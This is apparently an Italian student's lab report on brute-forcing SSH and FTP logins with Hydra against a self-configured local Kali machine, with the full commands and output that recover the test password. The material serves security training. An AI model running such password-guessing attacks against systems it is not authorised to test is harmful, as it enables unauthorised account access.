Pratica S6/L4

Traccia:

L’esercizio di oggi ha un duplice scopo:

-Fare pratica con Hydra per craccare l’autenticazione dei servizi di rete.
-Consolidare le conoscenze dei servizi stessi tramite la loro configurazione. Ricordate che la configurazione dei servizi è essa stessa parte dell’esercizio.

L’esercizio si svilupperà in due fasi:


-Una prima fase dove insieme vedremo l’abilitazione di un servizio SSH e la relativa sessione di cracking dell’autenticazione con Hydra.
-Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

1) Hack with Hydra

   Come richiede l’esercizio , si crea un nuovo utente tramite il comando sudo adduser test_user e si dopo di che si attiva il servizio ssh con sudo service ssh start .

   Poi si verifica la connessione con :

```
ssh test_user@192.168.32.101
```




```
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
test_user@10.0.2.15's password:
Permission denied, please try again.
test_user@10.0.2.15's password:
Permission denied, please try again.
test_user@10.0.2.15's password:
test_user@10.0.2.15: Permission denied (publickey,password).

┌──(kali㉿kali)-[~]
└─$ ssh test_user@10.0.2.15
test_user@10.0.2.15's password:
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06
-29) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$
```

Dopo aver verificato la connessione si avvia il programma hydra e utilizzando il codice :

hydra -l test_user -P /usr/share/seclists/Passwords/500-worst-passwords.txt 10.0.2.15 -t4 ssh -V

la password del test_user viene inserito nella 9° liga , altrimenti il procedimento ci impiegava troppo tempo




```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l test_user -P /usr/share/seclists/Passwords/500-worst-passwords.txt 10.0.2.15 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 10:08:11
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 500 login tries (l:1/p:500), ~125 tries per task
[DATA] attacking ssh://10.0.2.15:22/
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "123456" - 1 of 500 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "password" - 2 of 500 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "12345678" - 3 of 500 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "1234" - 4 of 500 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "pussy" - 5 of 500 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "12345" - 6 of 500 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "dragon" - 7 of 500 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "testpass" - 8 of 500 [child 3] (0/0)
[22][ssh] host: 10.0.2.15   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-11 10:08:28
```

Una volta trovato la password corretta il programma si interrompe

2)

Il procedimento viene ripetuto anche per il servizio vsftpd



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo service vsftpd start
[sudo] password for kali:

┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l test_user -P /usr/share/seclists/Passwords/500-worst-passwords.txt 10.0.2.15 -t
4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these *** ignore l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 11:00:25
[DATA] max 4 tasks per 1 server, overall 4 tasks, 500 login tries (l:1/p:500), ~125 tries pe
r task
[DATA] attacking ftp://10.0.2.15:21/
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "123456" - 1 of 500 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "password" - 2 of 500 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "12345678" - 3 of 500 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "1234" - 4 of 500 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "pussy" - 5 of 500 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "12345" - 6 of 500 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "dragon" - 7 of 500 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "testpass" - 8 of 500 [child 2] (0/0)
[21][ftp] host: 10.0.2.15   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-11 11:00:32

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```